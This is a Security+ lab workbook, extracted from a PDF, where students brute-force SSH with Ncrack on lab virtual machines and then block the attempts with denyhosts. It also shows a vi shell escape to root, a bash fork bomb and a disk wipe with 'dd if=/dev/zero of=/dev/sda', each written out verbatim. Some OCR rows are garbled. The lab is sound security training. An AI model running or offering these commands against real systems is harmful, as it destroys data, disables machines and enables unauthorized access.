



Security+ Lab Series

Lab 07: Analyze and Differentiate Types of Attacks and Mitigation Techniques

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Introduction


In this lab, you will be conducting host security practices using the command line along with scripts.

Objectives

• Compare and contrast type of attacks



Lab Topology





Lab Settings

The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account	Password
DVL	10. 1. 1. 10 /28	root	toor
Kal i	203. 0. 113. 2 /29	root	toor
pfSense	eth0: 192.168.1.1 /24 eth1: 10.1.1.1 /28 eth2: 203.0.113.1 /29	admi n	pfsense
Sec0ni on	192. 168. 1. 6 /24	soadmi n	mypassword
2000.11	2020 2000 21 0 7 22	root	mypassword
Ubuntu	192. 168. 1. 50 /24	student	securepassword
obunea	102. 100. 1. 00 / 21	root	securepassword
Wi n12R2	10. 1. 1. 12 /28	admi ni strator	Trai n1ng\$
Wi n16	192. 168. 1. 100 /24	l ab- user	Trai n1ng\$
m m v	132. 103. 1. 100 / 24	Admi ni strator	Trai n1ng\$



1 Bruteforcing SSH

1.1 Demonstrate Ncrack Against denyhosts

- 1. Launch the **Ubuntu** virtual machine to access the graphical login screen.
- 2. Log in as **student** with **securepassword** as the password.



3. Open a terminal window by clicking on the **terminal** icon located in the left menu pane.



4. Enter the command below to verify that the *SSH* service is running. If it is, stop the service.

5. Next, verify that the service *denyhosts* is not running. If it is, stop the service.

```
student@Ubuntu: ~$ service denyhosts status
```

```
student@Ubuntu:~$ service denyhosts status
* denyhosts is not running
```



6. Based on the *denyhosts.conf* file, check to see where it places denied hosts. If prompted for a password, type **securepassword**. Press **Enter**. Notice that denied host IPs is configured into /etc/hosts.deny.

student@Ubuntu:~\$ sudo grep HOSTS_DENY /etc/denyhosts.conf | grep -v "#"

```
student@Ubuntu:~$ sudo grep HOSTS_DENY /etc/denyhosts.conf | grep -v "#"
[sudo] password for student:
HOSTS_DENY = /etc/hosts.deny
```

- 7. Launch the **Kali** virtual machine to access the graphical login screen.
- 8. Log in as **root** with **toor** as the password.
- 9. Open a new terminal window by clicking on the **terminal** icon located in the top toolbar.



10. In the terminal window, type the command below to test the *SSH* connection to the **Ubuntu** system.

```
root@Kali-Attacker: ~# ssh student@192.168.1.50 "uptime"
```

- a. If prompted "Are you sure you want to continue?", type **yes** followed by pressing **Enter**.
- b. When prompted for a password, type **securepassword**. Press **Enter**.

```
root@Kali-Attacker:~# ssh student@192.168.1.50 "uptime"
student@192.168.1.50's password:
  12:51:09 up 8 min, 2 users, load average: 0.00, 0.11, 0.11
root@Kali-Attacker:~#
```



Notice the confirmation of being able to SSH into the Ubuntu system.

- 11. Change focus to the **Ubuntu** viewer.
- 12. While logged in the *Ubuntu* system, focus on the **terminal** window. Type the command below to **grep** the log entry recorded from the *SSH* connection that was initiated by the *Kali* system (case sensitive).

```
student@Ubuntu:~$ grep "Accepted password" /var/log/auth.log | grep "203.0.113.2"
```

```
student@Ubuntu:~$ grep "Accepted password" /var/log/auth.log | grep "203.0.113.2"
Jul 30 12:51:08 Ubuntu sshd[2491]: Accepted password for student from 203.0.113.2 port
42118 ssh2
student@Ubuntu:~$
```





Notice the log entry, indicating the system accepted the *SSH* request from the *Kali* system.

- 13. Change focus to the Kali viewer.
- 14. Within a **Terminal** window, type the help command below to see what available options can be used with *Ncrack*.

```
root@Kali-Attacker: ~# ncrack -help
```

```
root@Kali-Attacker:~# ncrack -help
Ncrack 0.4ALPHA ( http://ncrack.org )
Usage: ncrack [Options] {target and service specification}
TARGET SPECIFICATION:
   Can pass hostnames, IP addresses, networks, etc.
   Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
   -iX <inputfilename>: Input from Nmap's -oX XML output format
   -iN <inputfilename>: Input from Nmap's -oN Normal output format
   -iL <inputfilename>: Input from list of hosts/networks
   -exclude <host1[,host2][,host3],...>: Exclude hosts/networks
   -excludefile <exclude_file>: Exclude list from file
SERVICE SPECIFICATION:
   Can pass target specific services in <service>://target (standard) notation or using -p which will be applied to all hosts in non-standard notation.
```

15. Initiate the **Ncrack** tool against *Ubuntu's SSH* service by entering the command below using a predefined password list.

```
root@Kali-Attacker:~# ncrack -v 192.168.1.50 --user root -P /tmp/wordlists/passlist -p ssh
```

```
root@Kali-Attacker:~# ncrack -v 192.168.1.50 --user root -P /tmp/wordlists/passlist -p ssh

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2018-07-30 12:56 EDT

Discovered credentials on ssh://192.168.1.50:22 'root' 'securepassword' ssh://192.168.1.50:22 finished.

Discovered credentials for ssh on 192.168.1.50 22/tcp: 192.168.1.50 22/tcp ssh: 'root' 'securepassword'

Ncrack done: 1 service scanned in 84.01 seconds.

Probes sent: 20 | timed-out: 0 | prematurely-closed: 7

Ncrack finished.

root@Kali-Attacker:~#
```



Let the *Ncrack* application run for 1-2 minutes. Once finished, notice that the tool has found the password.

16. Change focus to the **Ubuntu** viewer.



17. Within a **terminal** window, start the **denyhosts** script on the *Ubuntu* system. Type the command below, followed by pressing the **Enter** key. If prompted for a password, type **securepassword**. Press **Enter**.

student@Ubuntu:~\$ sudo service denyhosts start

```
student@Ubuntu:~$ sudo service denyhosts start
 * Starting DenyHosts denyhosts [ OK ]
student@Ubuntu:~$
```

18. Change focus to the **Kali** viewer. Attempt to **SSH** to the **Ubuntu** system with the credentials gained from the *Ncrack* tool.

root@Kali-Attacker: ~# ssh student@192.168.1.50

```
root@Kali-Attacker:~# ssh student@192.168.1.50
ssh_exchange_identification: Connection closed by remote host
root@Kali-Attacker:~#
```



Notice now how the connection is being automatically closed by the remote system.

19. Determine if the IP address is being blocked or if SSH traffic is being blocked.

root@Kali-Attacker: ~# telnet 192.168.1.50 22

```
root@Kali-Attacker:~# telnet 192.168.1.50 22
Trying 192.168.1.50...
Connected to 192.168.1.50.
Escape character is '^]'.
Connection closed by foreign host.
```



Noticing the output, we can determine that the IP address is being blocked since the remote host is still listening on *port 22*.



20. Change focus back to the **Ubuntu** viewer and view the contents of the **hosts.deny** file. Type the command below, followed by pressing the **Enter** key.

student@Ubuntu: ~\$ grep sshd /etc/hosts. deny

```
student@Ubuntu:~$ grep sshd /etc/hosts.deny
sshd: 203.0.113.2
student@Ubuntu:~$
```



Notice that the file is populated with the *IP address* belonging to the *Kali* system. It can be concluded that the *denyhosts* service has blocked *Kali's IP address* based on its attempt to force itself an *SSH* connection with the remote system

21. Analyze the *Ubuntu's* auth.log file for failed password attempts (case sensitive).

student@Ubuntu: ~\$ grep "Failed password" /var/log/auth.log | grep "203.0.113.2"

```
student@Ubuntu:~$ grep "Failed password" /var/log/auth.log | grep "203.0.113.2"
Jul 30 12:56:37 Ubuntu sshd[2565]: Failed password for root from 203.0.113.2 port 4212
0 ssh2
Jul 30 12:57:05 Ubuntu sshd[2573]: Failed password for root from 203.0.113.2 port 4212
7 ssh2
Jul 30 12:57:05 Ubuntu sshd[2571]: Failed password for root from 203.0.113.2 port 4212
6 ssh2
Jul 30 12:57:05 Ubuntu sshd[2575]: Failed password for root from 203.0.113.2 port 4212
```



Notice the failed attempts created by the *Ncrack* application.

22. Leave the *Ubuntu* window open to continue with the next task.

1.2 Unblock Kali

1. To remove the blocked entry from the *hosts.deny* file, temporarily stop the **rsyslog service**. If prompted for a password, enter **securepassword**.

student@Ubuntu:~\$ sudo service rsyslog stop

```
student@Ubuntu:~$ sudo service rsyslog stop
[sudo] password for student:
rsyslog stop/waiting
student@Ubuntu:~$
```



2. Next, stop the denyhosts service. If prompted for a password, enter securepassword.

```
student@Ubuntu:~$ sudo service denyhosts stop
```

```
student@Ubuntu:~$ sudo service denyhosts stop
 * Stopping DenyHosts denyhosts [ OK ]
student@Ubuntu:~$
```

Edit the hosts.deny file by removing the 203.0.113.2 IP entry. If prompted for a password, enter securepassword.

```
student@Ubuntu: ~$ sudo nano /etc/hosts.deny
```

4. Use your arrows keys to navigate to the IP entry and press **Backspace** to erase the entire line: "sshd: 203.0.113.2" as shown below.

```
# for further information.

# The PARANOID wildcard matches any host whose name does not match its
# address.

# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.


# ALL: PARANOID

AG Get Help AD WriteOut AR Read File AY Prev Page AK Cut Text AC Cur Pos
AX Exit AJ Justify AW Where Is AV Next Page AU Uncut Text AT To Spell
```

- 5. Once modified, press CTRL+X to exit.
- 6. When asked to save modified buffer, press the Y key for Yes.



7. Press Enter to confirm the filename as /etc/hosts.deny.



8. Leave the terminal on the Ubuntu system open to continue with the next task.



2 Dangerous Linux Commands

2.1 Exploiting sudo with vi Editor

1. Escalate to **root** privileges. If prompted for a password, enter **securepassword**.


student@Ubuntu:~\$ sudo su student@Ubuntu:~\$ sudo su root@Ubuntu:/home/student#

Type the command below to create and edit the hacksrus.txt file.

root@Ubuntu:/home/student# vi hacksrus.txt

3. Once in the *vi* editor, type the command below. The input is recorded at the bottom of the *vi* editor.

:!/bi n/sh



- 4. Press Enter.
- 5. After the command is entered, you'll be presented with the '#' prompt. Type id followed by pressing the **Enter** key. This command will print the current user.





Notice that you are running a shell as root.

6. Type whoam to confirm you are the user root. Press Enter.






7. Type exit followed by pressing the Enter key to close the shell. Press the Enter key once more.

```
# exit
Press ENTER or type command to continue
```

8. Notice the prompt returns to the *vi* editor, type the command below followed by pressing the **Enter** key to quit.

: q!



9. While in the *terminal*, type the command below to analyze the log file showing privileges being escalated to root.

```
root@Ubuntu:/home/student# grep sudo /var/log/auth.log | tail -l
```

```
root@Ubuntu:/home/student# grep sudo /var/log/auth.log | tail -l
Jul 30 12:46:44 Ubuntu sudo: student : TTY=pts/0 ; PWD=/home/student ; USER=root
; COMMAND=/bin/grep HOSTS_DENY /etc/denyhosts.conf
Jul 30 12:46:44 Ubuntu sudo: pam_unix(sudo:session): session opened for user root
by student(uid=1000)
Jul 30 12:46:44 Ubuntu sudo: pam_unix(sudo:session): session closed for user root
Jul 30 12:59:15 Ubuntu sudo: student : TTY=pts/0 ; PWD=/home/student ; USER=root
; COMMAND=/usr/sbin/service denyhosts start
Jul 30 12:59:15 Ubuntu sudo: pam_unix(sudo:session): session opened for user root
by student(uid=1000)
Jul 30 12:59:30 Ubuntu sudo: pam_unix(sudo:session): session closed for user root
Jul 30 14:47:31 Ubuntu sudo: student : TTY=pts/0 ; PWD=/home/student ; USER=root
; COMMAND=/usr/sbin/service rsyslog stop
Jul 30 14:47:31 Ubuntu sudo: pam_unix(sudo:session): session opened for user root
by student(uid=1000)
```

10. Leave the terminal window open for the next task.




2.2 Demonstrate DOS Attack



Warning: Do not attempt this section of the lab on a personal computer. It will cause serious harm to a machine, resulting in an inoperable state.

1. While on the *Ubuntu* system, type the command below followed by pressing the **Enter** key to monitor live *CPU* and memory usage within a terminal window.

root@Ubuntu: /home/student# htop




Open a new terminal window. Right-click on the terminal icon and click New Terminal.





3. Make sure to arrange the display of the new *terminal* window where you can see both terminals side-by-side.



4. In the new *terminal* window, type the command below to initiate a "fork bomb" attack on the **Ubuntu** system.

```
student@Ubuntu:~$ :(){ :|: & };:

student@Ubuntu:~$ :(){ :|: & };:
[1] 2986
student@Ubuntu:~$
```

5. Watch closely at the *terminal* window with *htop* running. After 3-4 minutes, notice how the *CPU* usage spikes, reaching almost 100% while both memory and swap memory are spiking as well. What is happening here is that the *Ubuntu* system is running out of memory by forking a process infinitely. In other words, it is making multiple copies of itself that is setting off a chain reaction resulting in quickly exhausting the system's resources.



Please Note Because the system is overwhelmed, the *htop* application may be slow and unresponsive. Keep an eye on the *Uptime* value and see whether it is incrementing. If it is not, it is unresponsive. You may proceed to the next step.

6. When you are finished analyzing the "fork bomb" operation, click on the **Ubuntu** tab. Select the drop-down menu for *Ubuntu* and select **Power Off**.




7. Wait 1-2 minutes until the task finishes and then select the drop-down menu and click on **Power On**.

2.3 Destroying the HDD with dd



Warning: Do not attempt this section of the lab on a personal computer. It will cause serious harm to a machine resulting, in an inoperable state.

- 1. Launch the **Ubuntu** virtual machine to access the graphical login screen.
- 2. Log in as **student** with **securepassword** as the password.






3. Open a terminal window by clicking on the **terminal** icon located in the left menu pane.



4. Run **iotop** to actively monitor disk I/O activity by typing the command below. If prompted for a password, enter **securepassword**.

student@Ubuntu:~\$ sudo iotop



5. Open another new **terminal** window by right-clicking on the **terminal** icon and selecting **New Terminal**.



6. Position both terminal windows so that both can be viewed at the same time.




7. Type the command below to mimic an HDD attack if an attacker had access to a physical machine within a network infrastructure. If prompted for a password, enter securepassword.


student@Ubuntu: ~\$ sudo dd if=/dev/zero of=/dev/sda



Notice on the *Terminal* running *iotop*, a heavy I/O activity is taking place.



- 8. Wait 1-3 minutes until the system crashes. Click on the drop-down menu for the **Ubuntu** system and select **Power Off**.
- 9. Wait 1-2 minutes until the task is completed.
- 10. Select the drop-down menu once more, but this time selecting **Power On**.
- 11. Launch the **Ubuntu** virtual machine to access the graphical login screen.
- 12. Log in as **student** with **securepassword** as the password.





13. Wait 1-3 minutes until a message appears showing that no operating system is available.

```
Network boot from AMD Am79C978A
Copyright (C) 2883-2888 VMmare, Inc.
Copyright (C) 1997-2888 Intel Corporation

CLIENT MAC ADDR: 80 50 56 9C 59 78 GUID: 421C6679-FFD5-9ED5-9C62-8C694DF6D717

PXE-E51: No DHCP or proxyDHCP offers were received.

PXE-M8F: Exiting Intel PXE ROM.

Operating System not found
```



The *dd* command has been successful in such a way that the damage has been done. The command process kept writing random zeros on the partition *sda* to the point where it can no longer function because of the overwritten files.

14. The lab is now complete; you may end the reservation.